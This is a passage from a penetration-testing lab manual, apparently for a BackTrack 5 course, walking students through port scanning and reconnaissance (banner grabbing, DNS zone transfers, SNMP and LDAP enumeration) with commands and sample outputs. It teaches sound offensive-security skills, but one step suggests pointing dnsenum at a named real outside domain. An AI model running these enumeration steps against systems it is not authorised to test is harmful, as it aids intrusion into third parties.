1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.1/4.1/4.1 ms
```


Notes:

   c. UDP Scan
      i. Type: **hping2 -2 <target> -p 139 -c 1**

This Picture is for Example Only!

```
bt ~ # hping2 -2 192.168.2.12 -p 139 -c 1
HPING 192.168.2.12 (eth0 192.168.2.12): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.2.12 name=UNKNOWN

--- 192.168.2.12 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


   d. FIN Scan (use against a Unix machine)
      i. Type: **hping2 -F <target> -p 6000 -c 1**

4.6 Exercise6 – Unicornscan

This is to be done on your BackTrack VM Image.


1. Utilize Unicornscan in BackTrack 5 to verify the ports on the computer systems you found.
    a. Let's start by learning the basics.
        i. Type: **unicornscan --help**
    b. Now you will run the basic command.
        i. Type: **unicornscan <target>**

This Picture is for Example Only!



    c. Let's say you have discovered a major vulnerability on port 139 and you want to scan the entire range for computers with that port open.
        i. Type: **unicornscan <target network>/24:139**

This Picture is for Example Only!



Notes:

2. If you would like to venture out on your own, we would recommend the following scanners to play with in BackTrack 5:
    a. P0F
    b. Xprobe2
    c. Amap
    d. Autoscan

4.7 Exercise7– Documentation of the assigned tasks

1. CPTC: Utilize any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

5 Module 5 Lab – Reconnaisance

Lab Scenario

You have proven yourself a quick study and your boss has asked you to continue your great work. Now that you have found the targets and open ports, you have been asked to find some additional information regarding those targets. We are not ready to exploit yet, just find more information; please stay within the scope of work on this module.

Lab Objectives

1. Make use of the following tools to perform banner grabbing.
    a. Telnet
    b. SuperScan4
    c. HTTPrint
2. Perform a Zone Transfer against the 2000 Server using the following tools.
    a. Nslookup
    b. Backtrack
3. Learn how to find and enumerate SNMP using the following tools.
    a. Look@LAN
    b. Backtrack
4. Perform LDAP Enumeration on a 2003 server.
    a. LDAP Enumeration
5. Create Null Sessions and enumerate information from the servers using the following tools.
    a. Net Use
    b. DumpSec
    c. Cain and Abel
6. Perform SMB Enumeration on a 2000 server and 2003 server.
7. Perform SMTP Enumeration.

Notes:

Lab Resources

1. Telnet→ Windows Command Line
2. SuperScan4→ XP image: Desktop\Security\NetTools\SuperScan4.exe
3. HTTPrint→ XP image: C:\Tools\Httprint\httprint_301\win32\httprint_gui.exe
4. Nslookup→ Windows Command Line
5. BackTrack – /pentest/enumeration/dnsenum/dnsenum.pl
6. Look@LAN→ XP image: Desktop\Security\NetTools\Look@LAN
7. Backtrack – /pentest/enumeration/snmpenum/snmpenum.pl
8. LDAP Miner →XP image: C:\LdapMiner\ldapminer.exe
9. Net use→ Windows Command Line
10. Dumpsec→ XP image: Desktop\Security\NetTools\DumpSec
11. Cain and Abel→XP image: Desktop\Security\NetTools\Cain

12. NAT→XP Image: C:\Tools\nat\

Lab Tasks Overview

1. Make use of the following tools to perform banner grabbing.
    a. Telnet
    b. SuperScan4
    c. HTTPrint
2. Perform a Zone Transfer against the 2000 Server using the following tools.
    a. Nslookup
    b. Backtrack – dnsenum.pl
3. Learn how to find and enumerate SNMP using the following tools.
    a. Look@LAN
    b. Backtrack – snmpenum.pl
4. Perform LDAP Enumeration.
    a. LDAP Miner
5. Create Null Sessions and enumerate information from the servers using the following tools.
    a. Net Use
    b. DumpSec
    c. Cain and Abel
6. Perform SMB Enumeration
    a. NAT Dictionary Tool
7. Perform SMTP enumeration using the following tools.
    a. Telnet
    b. NMAP

Lab Details - Step-by-Step Instructions

Notes:

5.1 Exercise1 – Banner Grabbing

This is to be done on your XP VM Image.


1. Telnet
    a. Open a command prompt
    b. Type: **telnet <ipaddress> 80**(enter the ip address of your 2000 server)
        i. Then hit **enter** 2 or 3 times and your banner will appear!

This Picture is for Example Only!

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Wed, 06 Aug 2008 14:24:25 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>

Connection to host lost.
```

c. Perform the following actions against a 2003 box:
   i. Type: **telnet <ipaddress> 80**
   ii. Hit enter once
   iii. At the prompt type: **HEAD / HTTP/1.0**
   iv. Then hit enter 2 more times.
d. This is not the preferred method as most external facing systems will not always respond with sensitive details to a telnet on port 80, but it must still be checked.

2. SuperScan4
   a. On the XP Pen Tester image: Desktop\Security\NetTools\SuperScan4.exe
   b. Once you have this program running you will see many tabs; we are going to focus on the tools tab.
   c. In the Hostname/IP/URL field enter the IP Address for your own 2000 server.
   d. Once you have that entered, click on the arrow for HTTP HEAD Request.



This Picture is for Example Only!


Notes:

```
HEAD request "/" to 192.168.2.4 (192.168.2.4)

HTTP/1.1 200 OK
Server: Virata-EmWeb/R6_2_1
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache


Total bytes read: 171
```

e. Now let's look at your 2003 server. Enter the IP address in the Hostname/IP/URL field.
   i. Once you have that entered, click on the arrow for HTTP HEAD Request.
   ii. Now click on the HTTP GET Request and notice the difference in responses.

f. Now let's look at a web server. Enter the URL in the Hostname/IP/URL field.
   i. Click on the HTTP HEAD Request.
      1. Try a few different web servers and see which banners are clean and which give you a bunch of data!


This Picture is for Example Only!



g. Now open Firefox, which you have turned into a Pen Testing machine, and browse to the same websites you tested in the previous step and compare the banners.

This Picture is for Example Only!


3. HTTPrint
   a. Open HTTPrint via the shortcut in the XP Image: C:\Tools\Httprint\httprint_301\win32\httprint_gui.exe
      i. Find the HTTPrint Gui and start the program.
   b. Click on the Options button in the bottom right corner. Uncheck the option to ping before testing. Most web servers will not allow you to ping, not allowing you to get any results.
   c. Enter the IP address or URL under the Host. If it is an HTTPS, please check the box under the lock. You



can enter all the addresses you want, at one time.

i. For the second banner right click in the dark grey area and click add new.

d. Now click on the little green arrow at the bottom to start the test, Wait patiently.



e. Compare the results with previous tests.

Note: There is also a version of HTTPrint preinstalled inBackTrack 5.

Report piracy if the fingerprint in the box is poor resolution

Notes:

5.2 Exercise2 – Zone Transfers


This is to be done on your XP VM Image.

1. In order to perform a Zone Transfer, you must have access to a DNS server that can reach your target. In our practice, we will be exploiting systems that are internal and you will need to set your nameserver to the system you are attacking. In this case, you are going to practice on a 2000 Server that the instructor already has setup. With your prior analysis you should know which box this is, if not, please ask the instructor.
2. Now we need to know the domain name of the system, if you did not already record that information. We could perform the following if this was an external site. (For a challenge, see if you can find the same information using NMAP)
   a. At the command prompt type: **nslookup 209.191.93.52**

i. You should receive one of the Yahoo domains in response.

3. Since we are working against an internal site, we are going to perform something a little different.
   a. Open SuperScan4 and click on the Enumeration tab.
   b. Enter the IP address of your known DNS server host target.
   c. Check only the NetBIOS Name Table and click Enumerate.
   d. The Group Name is the domain name of this server.
   e. The response should look something like this:

This Picture is for Example Only!



4. Now it is time for the Zone Transfer!
   a. Nslookup – Windows Command Line
      i. At the command prompt type: **nslookup** then hit **enter**
      ii. Now type: **server <IP address of DNS server>**then hit **enter**
      iii. Now type: **set type=ANY**and hit **enter**
      iv. Now type: **virnet.com** and hit **enter**
      v. Your results should resemble this:

This Picture is for Example Only!

```
> server 10.0.0.76
Default Server:  [10.0.0.76]
Address:  10.0.0.76

> set type=ANY
> virnet.com
Server:  [10.0.0.76]
Address:  10.0.0.76

DNS request timed out.
    timeout was 2 seconds.
virnet.com      internet address = 192.168.0.190
virnet.com      nameserver = 23att.virnet.com
virnet.com
        primary name server = 23att.virnet.com
        responsible mail addr = administrator.virnet.com
        serial  = 41
        refresh = 900 (15 mins)
        retry   = 600 (10 mins)
        expire  = 86400 (1 day)
        default TTL = 3600 (1 hour)
23att.virnet.com        internet address = 10.0.0.76
```


b. Backtrack – If you have not already started Backtrack, please do so now.
   i. Open a bash shell and navigate to the enumeration directory.
      1. Type: **cd /pentest/enumeration/dnsenum/**
   ii. Perform a list. Type**: ls** then hit **enter**
   iii. You will now see dnsenum.pl, which is the program we are going to use in order to perform the dns transfer. We first need to learn how to use the program.
      1. Type: **dnsenum.pl –h** and hit **enter**
      2. You will see the proper command in order to run the tool.

Notes:

This Picture is for Example Only!

```
bt enumeration # cd dnsenum
bt dnsenum # ls
README.txt  dns.txt  dnsenum.pl*
bt dnsenum # dnsenum.pl -h
Usage: perl dnsenum.pl <DOMAINNAME> <dns.txt>

bt dnsenum #
```

   iv. Now let's look at the text document so we understand what is happening in the background.
      1. Type: **kwrite dns.txt** and hit **enter**

2. You are looking at the many words that will be searched for by the tool when performing the dns zone transfer. If that zone exists you will find it, unless of course they have the zone transfer turned off.
3. When performing this in the real world you may want to add to this list depending upon whom you are attacking. As an example, if you were pen testing mile2, you would want to add mile2 to this list.

This Picture is for Example Only!

Notes:

4. Choose your target. Your own company would be preferable (or point to aegon.com).
5. Type: **perldnsenum.pl <domain> dns.txt** and hit **enter**
6. In the following example, the zone transfer failed but we could still find some names associated with this domain.

This Picture is for Example Only!

```
bt ~ # cd /pentest/enumeration/dnsenum
bt dnsenum # dnsenum.pl naga.com dns.txt

Checking naga.com

----------------------------------------

Nameservers for this domain:

----------------------------------------

ns2.fnbs.net.my.         10800   IN      A       202.9.108.180
ns1.fnbs.net.my.         10800   IN      A       202.9.99.9

----------------------------------------

Trying Zonetransfers

----------------------------------------

trying zonetransfer for .naga.com on ns2.fnbs.net.my
trying zonetransfer for .naga.com on ns1.fnbs.net.my

----------------------------------------

Looking up names from dns.txt

----------------------------------------

naga.com.        3600    IN      A       202.9.108.138
mail.naga.com.   3600    IN      A       202.9.108.190
smtp.naga.com.   3600    IN      A       202.9.108.201
www.naga.com.    3600    IN      A       202.9.108.138
pop.naga.com.    3600    IN      A       202.9.108.200
```



Notes:

5.3 Exercise3 – SNMP Enumeration

1. Look@LAN - This is to be done on your XP VM Image.
    a. This is a simple and easy tool when it comes to SNMP enumeration. Since you have already used the tool once, please open it and perform the same scan you performed in Lab 4 - Exercise 2.

b. As before, you should see the machine that has SNMP enabled. Simply double click that machine and you have now enumerated that information.

This Picture is for Example Only!



2. Backtrack
   a. This is a command line version but it is also not as noisy on the network.
   b. Open a bash shell and browse to the following directory.
      i. Type:**cd /pentest/enumeration/snmpenum**
      ii. Type:**ls**
   c. We need to see how this tool works before we can proceed.
      i. Type: **perlsnmpenum.pl –h**
      ii. As stated the command needs to be in the following format:
         1. perl snmpenum.pl <ipaddress><community string><config file>

Notes:

This Picture is for Example Only!

```
bt / # cd /pentest/enumeration/snmpenum
bt snmpenum # ls
README.txt  cisco.txt  linux.txt  snmpcheck-1.6.pl*  snmpenum.pl*  windows.txt
bt snmpenum # snmpenum.pl -h
Usage: perl enum.pl <IP-address> <community> <configfile>
```


d. We will use the same target as before. Let's see how much we can enumerate!

i. Type: **perl snmpenum.pl <ipaddress> public windows.txt**

e. Browse the enumerated information. Notice that you could also have gathered the domain name for use in the previous exercise.

Note: You must have the proper configuration file for each OS you are attacking.

This Picture is for Example Only!



Notes:


5.4 Exercise4 – LDAP Enumeration

This is to be done on your XP VM Image.

1. LdapMiner is a command line tool.
   a. Open a command prompt and type: **cd ** and hit **enter**


b. Now type: **cd ldapminer**and hit **enter**

This Picture is for Example Only!



c. Choose your target. In this example, we are using your 2003 Server.
